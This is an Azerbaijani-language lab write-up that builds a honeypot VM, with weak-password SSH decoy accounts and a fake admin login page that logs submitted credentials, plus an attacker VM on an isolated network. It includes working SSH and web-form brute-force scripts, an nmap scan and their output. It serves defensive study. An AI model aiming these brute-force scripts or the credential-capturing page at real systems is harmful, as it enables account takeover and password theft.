

Honeypot & Hücümçu Dashboard

İzolə olunmuş virtual şəbəkədə qurulan aldadıcı (honeypot) server və ona qarşı işlədilən simulyasiya hücumlarının tam terminal qeydiyyatı.

2

VIRTUAL MAŞIN

27

ADDIM

29

EKRAN GÖRÜNTÜSÜ

/24

İZOLƏ ŞƏBƏKƏ

Layihənin İşləmə Prinsipi

VM #1 — HONEYPOT

192.168.50.10

Zəif parollu SSH hesabları və saxta admin login səhifəsi ilə hücümçunu cəlb edir, hər cəhdi qeydə alır.

VM #2 — HÜCUMÇU

192.168.50.20

SSH brute-force, veb login brute-force və nmap recon skriptləri ilə honeypot-a hücüm simulyasiyası edir.



- İzolyasiya:** Hər iki VM VMnet1 (host-only) şəbəkəsindədir — internetə çıxışı yoxdur, bütün "hücüm" trafiki laboratoriya daxilində qalır.
- Yem (bait):** VM #1-də real SSH (zəif parollu hesablarla) və saxta "Corporate Admin Login" veb səhifəsi açıqdır.
- Qeydiyyat:** SSH cəhdləri avtomatik olaraq /var/log/secure faylına, veb login cəhdləri isə Python skripti tərəfindən /var/log/honeypot_web.log faylına yazılır.
- Hücüm:** VM #2 üç skript işlədir: SSH brute-force, veb-form brute-force və nmap port skaneri.
- Nəticə:** Bütün cəhdlər honeypot-un log fayllarında toplanır — növbəti mərhələdə bu data analiz edilib canlı dashboard-da göstəriləcək.

VM #1 — Honeypot	Zəif SSH + saxta veb login açır, hər cəhdi qeydə alır	192.168.50.10
VM #2 — Hücumçu	Simulyasiya brute-force və recon hücumları işlədir	192.168.50.20
VMnet1	Hər iki VM-i birləşdirən izolə şəbəkə, internetsiz	192.168.50.0/24


- 1 Nginx, EPEL repozitoriyası və fail2ban paketlərini quraşdırır — honeypot üçün veb server və brute-force qorunması lazımdır; bu an VM-in hələ internetə çıxışı var idi.

```
root@localhost:~# dnf install -y nginx
dnf install -y https://dl.fedoraproject.org/pub/epel/epel-release-latest-10.noarch.rpm
dnf install -y fail2ban
rpm -q nginx fail2ban firewalld audit python3
```

- 2 Bütün lazımı paketlərin (nginx, fail2ban, firewalld, audit, python3) uğurla quraşdırıldığını `rpm -q` əmri ilə təsdiqləyir.

```
root@localhost:~# rpm -q nginx fail2ban firewalld audit python3
nginx-1.26.3-6.el10_2.6.x86_64
fail2ban-1.1.0-6.el10_0.noarch
firewalld-2.4.0-1.el10_1.noarch
audit-4.0.3-5.el10.x86_64
python3-3.12.13-2.el10_2.x86_64
```

- 3 Statik IP-ni (192.168.50.10) aktivləşdirmə ilk cəhdi — bağlantı alınmır, çünki `ipv4.method` hələ "manual" deyil, "auto" olaraq qalıb; bu problem sonra düzəldilib.



- 4 `useradd` və `chpasswd` əmriləri ilə üç zəif parollu yem (decoy) istifadəçi yaradır — `admin`, `backup`, `test`. Bunlar hücumçunun "tapa biləcəyi" hesablardır.

```
root@localhost:~# useradd -m admin
echo "admin:admin123" | chpasswd
useradd -m backup
echo "backup:backup123" | chpasswd
useradd -m test
echo "test:test123" | chpasswd
```

SSH və audit xidmətlərini indi başladır və enable edir ki, reboot-dan sonra da avtomatik işləsin və bütün giriş cəhdləri qeydə alınsın.

```
root@localhost:~#
systemctl enable --now sshd
systemctl enable --now auditd
systemctl status sshd --no-pager
● sshd.service - OpenSSH server daemon
   Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-09-10 16:50:25 +04; 4min 35s ago
 Invocation: 8966a1325be74949b5ae740bdb78025c
    Docs: man:sshd(8)
          man:sshd_config(5)
 Main PID: 1351 (sshd)
   Tasks: 1 (limit: 10105)
  Memory: 516K (peak: 2.3M, swap: 1.1M, swap peak: 1.1M)
     CPU: 19ms
   CGroup: /system.slice/sshd.service
           └─1351 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Sep 10 16:50:25 localhost.localdomain systemd[1]: Starting sshd.service - OpenSSH server daemon..
Sep 10 16:50:25 localhost.localdomain sshd[1351]: Server listening on 0.0.0.0 port 22.
Sep 10 16:50:25 localhost.localdomain systemd[1]: Started sshd.service - OpenSSH server daemon.
Sep 10 16:50:25 localhost.localdomain sshd[1351]: Server listening on :: port 22.
root@localhost:~#
```

Saxta admin login səhifəsi üçün Python skripti yazır — hər POST sorğusunda göndərilən istifadəçi adı və parol /var/log/honeypot_web.log faylına yazılır.

```
root@localhost:~# mkdir -p /opt/honeypot
cat > /opt/honeypot/fake_login.py << 'EOF'
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import parse_qs
from datetime import datetime

LOG = "/var/log/honeypot_web.log"

PAGE = b"""<html><head><title>Admin Panel Login</title></head>
<body><h2>Corporate Admin Login</h2>
<form method="POST">
Username: <input type="text" name="username"><br>
Password: <input type="password" name="password"><br>
<input type="submit" value="Login">
</form></body></html>"""

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(PAGE)

    def do_POST(self):
        length = int(self.headers.get('Content-Length', 0))
        body = self.rfile.read(length).decode()
        data = parse_qs(body)
        user = data.get('username', [''])[0]
        pwd = data.get('password', [''])[0]
        ip = self.client_address[0]
        with open(LOG, "a") as f:
            f.write(f"{datetime.now()} | IP={ip} | user={user} | pass={pwd}\n")
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(PAGE)

    def log_message(self, format, *args):
        pass

HTTPServer(("192.168.50.10", 80), Handler).serve_forever()
EOF
```

- 7 Saxta login səhifəsinin daim işlək qalması üçün systemd service faylı yaradır — xidmət nə vaxt dayansa belə avtomatik yenidən başlayacaq.

```
root@localhost:~# cat > /etc/systemd/system/honeypot-web.service << 'EOF'
[Unit]
Description=Honeypot Fake Login Page
After=network.target

[Service]
ExecStart=/usr/bin/python3 /opt/honeypot/fake_login.py
Restart=always
User=root

[Install]
WantedBy=multi-user.target
EOF
```

- 8 honeypot-web xidmətini başladır və onun aktiv/işlək statusda olduğunu təsdiqləyir.

```
root@localhost:~# systemctl daemon-reload
systemctl enable --now honeypot-web
systemctl status honeypot-web --no-pager
Created symlink '/etc/systemd/system/multi-user.target.wants/honeypot-web.service' → '/etc/systemd/system/honeypot-web.service'.
● honeypot-web.service - Honeypot Fake Login Page
   Loaded: loaded (/etc/systemd/system/honeypot-web.service; enabled; preset: disabled)
   Active: active (running) since Thu 2026-09-10 16:58:15 +04; 41ms ago
 Invocation: b45a5d225cca4f2ba22a22bf96e15123
    Main PID: 4671 (python3)
      Tasks: 1 (limit: 10105)
     Memory: 5.8M (peak: 5.8M)
        CPU: 13ms
    CGroup: /system.slice/honeypot-web.service
            └─4671 /usr/bin/python3 /opt/honeypot/fake_login.py

Sep 10 16:58:15 localhost.localdomain systemd[1]: Started honeypot-web.service - Honeypot Fake Login Page.
```

- 9 Firewall-da yalnız HTTP və SSH-a icazə verir, digər portlar bağlı qalır; SELinux-un 80-ci portu http_port_t kimi tanıyıb-tanımadığını yoxlayır.

```
root@localhost:~# firewall-cmd --permanent --add-service=http
firewall-cmd --permanent --add-service=ssh
firewall-cmd --reload
semanage port -l | grep http_port_t | grep -w 80
success
Warning: ALREADY_ENABLED: ssh
success
success
http_port_t          tcp      80, 81, 443, 488, 8008, 8009, 8443, 9000
http_port_t          udp      80, 443
```

Saxta login səhifəsinə ilk test sorğusunu göndərir — 501 xətası normaldır, çünki sadə Python server yalnız GET/POST dəstəkləyir, HEAD-i yox.

```
root@localhost:~# curl -I http://192.168.50.10
HTTP/1.0 501 Unsupported method ('HEAD')
Server: BaseHTTP/0.6 Python/3.12.13
Date: Thu, 10 Sep 2026 13:02:19 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 357
```

VM #1-in tam sağlamlığını yoxlayır: SSH xidməti, honeypot-web xidməti və firewall qaydaları hamısı aktiv və düzgün işləyir.

```
root@localhost:~# systemctl status sshd --no-pager
systemctl status honeypot-web --no-pager
curl -I http://192.168.50.10
firewall-cmd --list-all
● sshd.service - OpenSSH server daemon
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-09-10 16:50:25 +04; 16min ago
  Invocation: 8966a1325be74949b5ae740bdb78025c
     Docs: man:sshd(8)
           man:sshd_config(5)
   Main PID: 1351 (sshd)
      Tasks: 1 (limit: 10105)
  Memory: 532K (peak: 2.3M, swap: 1.1M, swap peak: 1.1M)
     CPU: 19ms
   CGroup: /system.slice/ssh.service
           └─1351 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Sep 10 16:50:25 localhost.localdomain systemd[1]: Starting sshd.service - OpenSSH server daemon...
Sep 10 16:50:25 localhost.localdomain sshd[1351]: Server listening on 0.0.0.0 port 22.
Sep 10 16:50:25 localhost.localdomain systemd[1]: Started sshd.service - OpenSSH server daemon.
Sep 10 16:50:25 localhost.localdomain sshd[1351]: Server listening on :: port 22.
● honeypot-web.service - Honeypot Fake Login Page
   Loaded: loaded (/etc/systemd/system/honeypot-web.service; enabled; preset: disabled)
   Active: active (running) since Thu 2026-09-10 16:58:15 +04; 8min ago
  Invocation: b45a5d225cca4f2ba22a22bf96e15123
     Main PID: 4671 (python3)
      Tasks: 1 (limit: 10105)
  Memory: 16.3M (peak: 16.6M)
     CPU: 169ms
   CGroup: /system.slice/honeypot-web.service
           └─4671 /usr/bin/python3 /opt/honeypot/fake_login.py

Sep 10 16:58:15 localhost.localdomain systemd[1]: Started honeypot-web.service - Honeypot Fake Login Page.
HTTP/1.0 501 Unsupported method ('HEAD')
Server: BaseHTTP/0.6 Python/3.12.13
Date: Thu, 10 Sep 2026 13:06:53 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 357

public (default, active)
  target: default
  ingress-priority: 0
  egress-priority: 0
  icmp-block-inversion: no
  interfaces: ens160
  sources:
  services: cockpit dhcpv6-client http ssh
  ports:
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```




2-Cİ VM — HÜCUMÇU (ATTACKER) QURULMASI

192.168.50.20

- 12 nmap və python3 alətlərini quraşdırır — bu VM hələ internetə çıxışı varkən, hücum alətlərini əvvəlcədən yükləmək üçün.

```
root@localhost:~# dnf install -y nmap python3
rpm -q nmap python3
```

- 13 VM #2-nin statik IP-sini (192.168.50.20) aktivləşdirmə ilk cəhdi — VM #1-də olan eyni problem (ipv4.method hələ "manual" olmayıb) üzündən uğursuz olur.



- 14 Düzgün ardıcılıqla (əvvəlcə ünvan, sonra metod) statik IP-ni yenidən tətbiq edir — VM #2 uğurla 192.168.50.20 ünvanını alır.

```
root@localhost:~#
nmcli con mod ens160 ipv4.addresses 192.168.50.20/24
nmcli con mod ens160 ipv4.method manual
nmcli con up ens160
ip a show ens160
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/6)
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:0c:29:f4:0f:0d brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname enx000c29f40f0d
    inet 192.168.50.20/24 brd 192.168.50.255 scope global noprefixroute ens160
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef4:f0d/64 scope link tentative noprefixroute
        valid_lft forever preferred_lft forever
```

- 15 ping və curl ilə VM #2-nin honeypot-a (192.168.50.10) izolyasiya olunmuş şəbəkə üzərindən çata bildiyini təsdiqləyir.

```
root@localhost:~# ping -c 3 192.168.50.10
curl -I http://192.168.50.10
PING 192.168.50.10 (192.168.50.10) 56(84) bytes of data.
64 bytes from 192.168.50.10: icmp_seq=1 ttl=64 time=1.35 ms
64 bytes from 192.168.50.10: icmp_seq=2 ttl=64 time=0.755 ms
64 bytes from 192.168.50.10: icmp_seq=3 ttl=64 time=0.923 ms

--- 192.168.50.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2059ms
rtt min/avg/max/mdev = 0.755/1.010/1.354/0.252 ms
HTTP/1.0 501 Unsupported method ('HEAD')
Server: BaseHTTP/0.6 Python/3.12.13
Date: Thu, 10 Sep 2026 13:18:58 GMT
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 357

root@localhost:~#
```

- 16 VM #2-dən honeypot-un saxta login səhifəsini tam yükləyir — HTML formunun düzgün qayıtdığını göstərir.

```
root@localhost:~# curl http://192.168.50.10
<html><head><title>Admin Panel Login</title></head>
<body><h2>Corporate Admin Login</h2>
<form method="POST">
Username: <input type="text" name="username"><br>
Password: <input type="password" name="password"><br>
<input type="submit" value="Login">
</form></body></html>root@localhost:~#
```

- 17 nmap və python3-ün artıq quraşdırılıb-quraşdırılmadığını yenidən yoxlayır.

```
root@localhost:~# rpm -q nmap python3
nmap-7.92-5.el10.x86_64
python3-3.12.14-1.el10_2.x86_64
root@localhost:~# dnf install -y nmap python3
Updating Subscription Management repositories.
Last metadata expiration check: 0:18:35 ago on Thu 10 Sep 2026 05:02:51 PM +04.
Package nmap-4:7.92-5.el10.x86_64 is already installed.
Package python3-3.12.14-1.el10_2.x86_64 is already installed.
Dependencies resolved.
Nothing to do.
Complete!
```

SSH brute-force simulyasiya skriptini yazır — kiçik parol siyahısı ilə honeypot-un SSH-ına təsadüfi cəhdlər edəcək.

```
root@localhost:~# mkdir -p /opt/attacker
root@localhost:~# cat > /opt/attacker/ssh_bruteforce.py << 'EOF'
import subprocess
import time
import random

TARGET = "192.168.50.10"
USERS = ["admin", "backup", "test", "root", "user"]
PASSWORDS = ["admin123", "backup123", "test123", "password", "123456", "letmein", "qwerty"]

for i in range(25):
    user = random.choice(USERS)
    pwd = random.choice(PASSWORDS)
    cmd = [
        "sshpass", "-p", pwd,
        "ssh", "-o", "StrictHostKeyChecking=no",
        "-o", "ConnectTimeout=3",
        f"{user}@{TARGET}", "exit"
    ]
    result = subprocess.run(cmd, capture_output=True, text=True)
    print(f"[{i+1}/25] user={user} pass={pwd} -> {'SUCCESS' if result.returncode == 0 else 'failed'}")
    time.sleep(random.uniform(0.5, 2))
EOF
```

sshpass alətini quraşdırmağa cəhd edir, amma VM #2 hələ izolyasiya olunmuş şəbəkədə olduğu üçün internetə çıxış yoxdur — xəta gözlənilən haldır.

```
root@localhost:~# nmcli con up nat-dhcp
dnf install -y sshpass
rpm -q sshpass
Error: Connection activation failed: IP configuration could not be reserved (no available address, timeout, etc.)
Hint: use 'journalctl -xe NM_CONNECTION=4a7de2be-6b12-46ae-8497-4f78dcd1aa4c + NM_DEVICE=ens160' to get more details.
Updating Subscription Management repositories.
Red Hat Enterprise Linux 10 for x86_64 - AppStream (RPMs) 0.0 B/s | 0 B 00:00
Errors during downloading metadata for repository 'rhel-10-for-x86_64-appstream-rpms':
- Curl error (6): Could not resolve hostname for https://cdn.redhat.com/content/dist/rhel10/10/x86_64/appstream/os/
repodata/repomd.xml [Could not resolve host: cdn.redhat.com]
Error: Failed to download metadata for repo 'rhel-10-for-x86_64-appstream-rpms': Cannot download repomd.xml: Cannot d
ownload repodata/repomd.xml: All mirrors were tried
package sshpass is not installed
root@localhost:~#
```

20 VMware-də müvəqqəti olaraq NAT rejiminə keçirib sshpass-i uğurla quraşdırır.

```
root@localhost:~# dnf install -y sshpass
Updating Subscription Management repositories.
Last metadata expiration check: 0:29:49 ago on Thu 10 Sep 2026 05:02:51 PM +04.
Dependencies resolved.
=====
Package                Architecture      Version           Repository          Size
=====
Installing:
sshpass                x86_64            1.09-9.el10_0     rhel-10-for-x86_64-appstream-rpms 30 k
=====
Transaction Summary
=====
Install 1 Package

Total download size: 30 k
Installed size: 47 k
Downloading Packages:
sshpass-1.09-9.el10_0.x86_64.rpm                                10 kB/s | 30 kB    00:02
-----
Total                                                            10 kB/s | 30 kB    00:02
Running transaction check
Transaction check succeeded.
Running transaction test
Transaction test succeeded.
Running transaction
  Preparing      :
  Installing     : sshpass-1.09-9.el10_0.x86_64                1/1
  Running scriptlet: sshpass-1.09-9.el10_0.x86_64                1/1
Installed products updated.

Installed:
  sshpass-1.09-9.el10_0.x86_64

Complete!
```

21 sshpass-ın düzgün quraşdırıldığını təsdiqləyir.

```
root@localhost:~# rpm -q sshpass
sshpass-1.09-9.el10_0.x86_64
```

22 sshpass quraşdırması bitdikdən sonra VM #2-ni yenidən izolyasiya olunmuş statik şəbəkəyə (192.168.50.20) qaytarır.

```
root@localhost:~# nmcli con up ens160
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/16)
root@localhost:~# ip a show ens160
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:0c:29:f4:0f:0d brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname enx000c29f40f0d
    inet 192.168.50.20/24 brd 192.168.50.255 scope global noprefixroute ens160
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef4:f0d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- 23 SSH brute-force skriptini işə salır — 25 cəhddən iki zəif hesabı (backup, test) düzgün tapır, qalanların hamısı uğursuz olur, tam gözlənilirdiyi kimi.

```
root@localhost:~# python3 /opt/attacker/ssh_bruteforce.py
[1/25] user=root pass=backup123 -> failed
[2/25] user=backup pass=backup123 -> SUCCESS
[3/25] user=root pass=letmein -> failed
[4/25] user=test pass=123456 -> failed
[5/25] user=test pass=test123 -> SUCCESS
[6/25] user=admin pass=backup123 -> failed
[7/25] user=admin pass=backup123 -> failed
[8/25] user=test pass=letmein -> failed
[9/25] user=root pass=qwerty -> failed
[10/25] user=user pass=password -> failed
[11/25] user=root pass=admin123 -> failed
[12/25] user=backup pass=test123 -> failed
[13/25] user=admin pass=backup123 -> failed
[14/25] user=test pass=letmein -> failed
[15/25] user=admin pass=letmein -> failed
[16/25] user=admin pass=123456 -> failed
[17/25] user=backup pass=test123 -> failed
[18/25] user=backup pass=test123 -> failed
[19/25] user=root pass=123456 -> failed
[20/25] user=test pass=password -> failed
[21/25] user=root pass=admin123 -> failed
[22/25] user=user pass=letmein -> failed
[23/25] user=backup pass=123456 -> failed
[24/25] user=backup pass=password -> failed
[25/25] user=user pass=password -> failed
```

- 24 Veb login brute-force skriptini ilk dəfə işə salmağa cəhd edir — fayl bu sessiyada hələ yaradılmadığı üçün xəta verir.

```
root@localhost:~# python3 /opt/attacker/web_bruteforce.py
/opt/attacker/recon_scan.sh
python3: can't open file '/opt/attacker/web_bruteforce.py': [Errno 2] No such file or directory
bash: /opt/attacker/recon_scan.sh: No such file or directory
```

- 25 Saxta admin səhifəsinə təsadüfi parol cəhdləri göndərən veb brute-force skriptini yenidən yazır.

```
root@localhost:~# cat > /opt/attacker/web_bruteforce.py << 'EOF'
import urllib.request
import urllib.parse
import time
import random

TARGET = "http://192.168.50.10"
USERS = ["admin", "backup", "test", "root"]
PASSWORDS = ["admin123", "backup123", "password", "123456", "letmein"]

for i in range(20):
    user = random.choice(USERS)
    pwd = random.choice(PASSWORDS)
    data = urllib.parse.urlencode({"username": user, "password": pwd}).encode()
    req = urllib.request.Request(TARGET, data=data)
    try:
        urllib.request.urlopen(req, timeout=3)
        print(f"[{i+1}/20] posted user={user} pass={pwd}")
    except Exception as e:
        print(f"[{i+1}/20] error: {e}")
    time.sleep(random.uniform(0.5, 1.5))

EOF
```

- 26 nmap ilə honeypot-un açıq portlarını yoxlayan recon skriptini yenidən yazır.

```
root@localhost:~# cat > /opt/attacker/recon_scan.sh << 'EOF'
#!/bin/bash
nmap -sV -p- 192.168.50.10
EOF
```

- 27 Recon skriptinə icra icazəsi (chmod +x) verir — artıq honeypot-a qarşı işə salınmağa hazırdır.

```
root@localhost:~# chmod +x /opt/attacker/recon_scan.sh
```

Notice: SSH brute-force skripti 25 cəhddən iki real zəif hesabı (backup:backup123, test:test123) düzgün tapdı, veb brute-force skripti 20 giriş cəhdini honeypot-un log faylına yazdırdı. Növbəti mərhələ: log-parsing skripti, canlı dashboard və fail2ban ilə sərtləşdirmə testi.